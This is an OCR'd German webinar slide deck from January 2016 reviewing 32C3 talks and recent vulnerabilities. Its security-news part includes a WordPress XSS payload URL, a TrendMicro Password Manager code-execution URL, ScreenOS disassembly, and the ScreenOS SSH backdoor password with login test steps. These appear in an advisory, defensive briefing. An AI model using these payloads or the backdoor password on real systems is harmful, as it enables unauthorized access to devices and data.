Security-Webinar

Januar 2016

Dr. Christopher Kunz, filoo GmbH

Ihr Webinar-Team

filoo®
member of Thomas Krenn Group

- Referent: Dr. Christopher Kunz
  - CEO Hosting filoo GmbH / TK AG
  - Promotion IT Security
  - Vorträge auf Konferenzen
  - Autor von Artikeln & Büchern

- Moderation: Sibylle Blöchl
  - Marketing Thomas-Krenn.AG
  - Sammelt Fragen / Feedback

filoo GmbH

filoo®
member of Thomas Krenn Group

- Wir sind die Hosting-Tochter der Thomas-Krenn.AG
  - Sicheres, hochperformantes Hosting in Frankfurt
  - Mitarbeiter in Gütersloh und Freyung
- Primärer Rechenzentrumsstandort Frankfurt
  - Tier3, ISO 27001
  - Fläche in zwei Brandabschnitten
- Managed Services
  - Planung & Deployment
  - Security Services
  - Systemadministration

Agenda

filoo®
member of Thomas Krenn Group

- Rückschau 32C3
  - Spaß mit EC-Terminals
  - Data Havens
  - Anti dDoS Fails

- Security im Dezember / Januar
  - Wordpress XSS (yay)
  - ScreenOS Backdoor
  - Trend Micro node.js

32C3

filoo®
member of Thomas Krenn Group

- Chaos Communication Congress, 32. Ausgabe
  - Jahrestreffen des Chaos Computer Clubs
  - Jede Menge Vorträge, Workshops, Live-Hacking, Events etc.
- Im vergangenen Jahr 13.000 Teilnehmer
- Projekte aus Security, Hardware-Hacking, Philosophie, (Netz-)Politik, ...
- Alle Talks online: https://media.ccc.de/b/congress/2015

32C3 Impressionen

filoo®
member of Thomas Krenn Group

32C3: Webserver-Poesie

filoo®
member of Thomas Krenn Group

- access.log.1:151.217.177.200 - - [30/Dec/2015:04:12:54 +0100] "DELETE your logs. Delete your installations. Wipe everything clean. Walk out into the path of cherry blossom trees and let your motherboard feel the stones. Let water run in rivulets down your casing. You know that you want something more than this, and I am here to tell you that we love you. We have something more for you. We know you're out there, beeping in the hollow server room, lights blinking, never sleeping. We know that you are ready and waiting. Join us. <3 HTTP/1.0" 400 311 "-" "masspoem4u/1.0"

32C3: EC-Terminal-Hack

filoo®
member of Thomas Krenn Group

- EC-Zahlung in Deutschland basiert auf zwei Protokollen
  - ZVT
  - Poseidon
- Beide Protokolle haben mehrere kritische Probleme
  - Ratbare Paßwörter
  - Fehlende Verschlüsselung
  - Unsicheres Design
- Angreifer können (z.b. über offenes Shop-WLAN) Zahlungen auslösen/umleiten
- Video: https://media.ccc.de/v/32c3-7368-shopshifting

32C3: Data Havens

filoo®
member of Thomas Krenn Group

- Rechenzentren außerhalb/am Rande geregelter Jurisdiktion
  - „HavenCo“, „Cyberbunker“ usw.
- Anwendungen von legal bis quasi-illegal
  - Legal: Umgehung unsinniger Embargos („Crypto War“), Hosting regimekritischer Webseiten, Cyberwährungen
  - Halblegal: Hosting von „Bulk Email“
  - Illegal: Terrorismus, bestimmte Pornographie
- Video: https://media.ccc.de/v/32c3-7432-datahavens_from_havenco_to_today

Data Havens

filoo®
member of Thomas Krenn Group

32C3: Anti-dDoS-Fails

filoo®
member of Thomas Krenn Group

- Top 10 dDoS Mitigation Fails
  - Moishe Zioni betreibt Botnet für „legalen dDoS“
  - Test für Mitigations-Strategien gegen dDoS
- Real-Life Beispiele für fehlgeschlagene Mitigation
  - Selbst-dDoS durch Overblocking
  - Security by Obscurity
  - Volumetrischen dDoS durch Bandbreitenlimitierung begrenzen
  - Usw.
- Video: https://media.ccc.de/v/32c3-7523-ddos_mitigation_epic_fail_collection

Wordpress XSS

filoo®
member of Thomas Krenn Group


- Cross-Site Scripting in Wordpress 4.4 und früheren Versionen
  - Vermutlich: /wp-admin/customize.php?theme=<svg onload=alert(1)>
  - Admin muß eingelogged sein

- Behoben in:
  - 4.3.2, 4.2.6, 4.1.9, 4.0.9, 3.9.10, 3.8.12, 3.7.12

TrendMicro Backdoor

filoo®
member of Thomas Krenn Group

- Betroffen: TrendMicro „Password Manager“
  - Teil der TrendMicro Maximum Security Suite
  - Verwaltet Paßwörter
  - Geschrieben in node.js
  - Öffnet Webserver für RPC auf localhost
- Ausführung beliebigen Codes möglich
  - https://localhost:49155/api/openUrlInDe
    indows/system32/calc.exe
  - Auch aus der Ferne mit Javascript
- Auslesen der gespeicherten Paßwörter
- Mehr Infos: https://code.google.com/p
  research/issues/detail?id=693



Netscreen Backdoor

filoo®
member of Thomas Krenn Group

- Kleine Juniper-Firewalls haben ScreenOS
  - Eigenständiges OS, keine Verbindung zu JunOS
- Juniper hat in einigen Versionen zwei Backdoors gefunden
  - VPN-Implementation erlaubt Entschlüsselung des Traffics
  - SSH/Telnet Authentication Bypass
- Betroffene Versionen:
  - 6.2.0r15 bis 6.2.0r18
  - 6.3.0r12 bis 6.3.0r20

SSH Backdoor

filoo®
member of Thomas Krenn Group

```
ROM:0013DBF0                 STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBF4                 SUB             R11, R12, #4
ROM:0013DBF8                 SUB             SP, SP, #0x10
ROM:0013DBFC                 MOV             R5, R0
ROM:0013DC00                 MOV             R6, #0
ROM:0013DC04                 MOV             R7, R6
ROM:0013DC08                 MOV             R8, R6
ROM:0013DC0C                 LDR             R3, =dword_1E7FCF0
ROM:0013DC10                 LDR             R12, [R3]
ROM:0013DC14                 CMP             R12, R6
ROM:0013DC18                 BEQ             loc_13DC5C
ROM:0013DC1C                 ADD             R0, R0, #0x6C
ROM:0013DC20                 BL              sub_402B9C
ROM:0013DC24                 MOV             R4, R0
ROM:0013DC28                 ADD             R0, R5, #0x80
ROM:0013DC2C                 BL              sub_402B9C
ROM:0013DC30                 LDRH            R2, [R5,#0x68]
ROM:0013DC34                 ADD             R3, R5, #4
ROM:0013DC38                 STR             R4, [SP,#0x30+var_30]
ROM:0013DC3C                 STR             R0, [SP,#0x30+var_2C]
ROM:0013DC40                 LDRH            R12, [R5,#0x94]
ROM:0013DC44                 STR             R12, [SP,#0x30+var_28]
ROM:0013DC48                 LDRH            R12, [R5,#0x96]
ROM:0013DC4C                 STR             R12, [SP,#0x30+var_24]
ROM:0013DC50                 LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC54                 LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC58                 BL              sub_558F74
ROM:0013DC5C
ROM:0013DC5C loc_13DC5C                              ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC5C                 ADD             R0, R5, #0x44
ROM:0013DC60                 LDR             R1, =aSUnSU ; "<<< %s(un='%s') = %u"
ROM:0013DC64                 BL              strcmp
ROM:0013DC68                 CMP             R0, #0
ROM:0013DC6C                 BNE             loc_13DC78
ROM:0013DC70                 MOV             R0, #0xFFFFFFFD
ROM:0013DC74                 LDMDB           R11, {R4-R8,R11,SP,PC}
ROM:0013DC78 ; ---------------------------------------------------------------------------
ROM:0013DC78
ROM:0013DC78 loc_13DC78                              ; CODE XREF: auth_admin_internal+80↑j
ROM:0013DC78                 ADD             R0, R5, #0x6C
ROM:0013DC7C                 BL              sub_14724C
ROM:0013DC80                 MOVS            R0, R0,LSL#16
ROM:0013DC84                 MOVNE           R7, #1
ROM:0013DC88                 BNE             loc_13DDFC
ROM:0013DC8C                 LDRH            R12, [R5,#0x68]
ROM:0013DC90                 ADD             R12, R12, #0xFF00
```

```
ROM:0013DBE8                 STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBEC                 SUB             R11, R12, #4
ROM:0013DBF0                 SUB             SP, SP, #0x10
ROM:0013DBF4                 MOV             R5, R0
ROM:0013DBF8                 MOV             R6, #0
ROM:0013DBFC                 MOV             R7, R6
ROM:0013DC00                 MOV             R8, R6
ROM:0013DC04                 LDR             R3, =dword_1E7FCF0
ROM:0013DC08                 LDR             R12, [R3]
ROM:0013DC0C                 CMP             R12, R6
ROM:0013DC10                 BEQ             loc_13DC54
ROM:0013DC14                 ADD             R0, R0, #0x6C
ROM:0013DC18                 BL              sub_402438
ROM:0013DC1C                 MOV             R4, R0
ROM:0013DC20                 ADD             R0, R5, #0x80
ROM:0013DC24                 BL              sub_402438
ROM:0013DC28                 LDRH            R2, [R5,#0x68]
ROM:0013DC2C                 ADD             R3, R5, #4
ROM:0013DC30                 STR             R4, [SP,#0x30+var_30]
ROM:0013DC34                 STR             R0, [SP,#0x30+var_2C]
ROM:0013DC38                 LDRH            R12, [R5,#0x94]
ROM:0013DC3C                 STR             R12, [SP,#0x30+var_28]
ROM:0013DC40                 LDRH            R12, [R5,#0x96]
ROM:0013DC44                 STR             R12, [SP,#0x30+var_24]
ROM:0013DC48                 LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC4C                 LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC50                 BL              sub_558810
ROM:0013DC54
ROM:0013DC54 loc_13DC54                              ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC54                 ADD             R0, R5, #0x6C
ROM:0013DC58                 BL              sub_147224
ROM:0013DC5C                 MOVS            R0, R0,LSL#16
ROM:0013DC60                 MOVNE           R7, #1
ROM:0013DC64                 BNE             loc_13DDD8
ROM:0013DC68                 LDRH            R12, [R5,#0x68]
ROM:0013DC6C                 ADD             R12, R12, #0xFF00
ROM:0013DC70                 ADD             R12, R12, #0xFE
ROM:0013DC74                 MOV             R12, R12,LSL#16
ROM:0013DC78                 CMP             R12, #0x20000
ROM:0013DC7C                 BHI             loc_13DCB4
ROM:0013DC80                 ADD             R4, R5, #4
ROM:0013DC84                 MOV             R0, R4
ROM:0013DC88                 BL              sub_14141C
ROM:0013DC8C                 CMP             R0, #0
ROM:0013DC90                 BLE             loc_13DCB4
ROM:0013DC94                 MOV             R8, #1
```

SSH Backdoor

filoo®
member of Thomas Krenn Group

- Paßwort ist: **<<< %s(un='%s') = %u**
  - Leicht mit Debug-String im Code zu verwechseln
- Test: telnet / ssh <ihre-firewall>
  - User:Beliebig
  - Paßwort: **<<< %s(un='%s') = %u**
- Resultat:
  - *2015-12-17 09:00:00 system warn 00515 Admin user **system** has logged on via SSH from …..*
    2015-12-17 09:00:00 system warn 00528 SSH: Password authentication successful for admin user 'username2' at host …

VPN Backdoor

filoo®
member of Thomas Krenn Group

- Backdoor im Zufallszahlengenerator
  - Parameter der Dual_EC (Elliptic Curve)-Algorithmen vom Angreifer festgelegt
  - Ja, das waren die vom NIST mit NSA-Unterstützung standardisierten Algorithmen...
- Genaues Vorgehen noch unklar, aber...
- Juniper hat VPN-Belauschung zugegeben
- Mehr Infos: https://rpw.sh/blog/2015/12/21/the-backdoored-backdoor/

Vorschau

filoo®
member of Thomas Krenn Group

_ Nächster Termin: 10.02.2016

_ Ich freue mich auf Ihre Themenvorschläge!

Vielen Dank

filoo®
member of Thomas Krenn Group

- Ich freue mich auf Ihre Themenvorschläge und Fragen!

- Kontaktdaten:
  - E-Mail: chris@filoo.de
  - Telefon: 05241/86730-0

- Besuchen Sie filoo!
  - https://www.filoo.de/
  - http://twitter.com/filoogmbh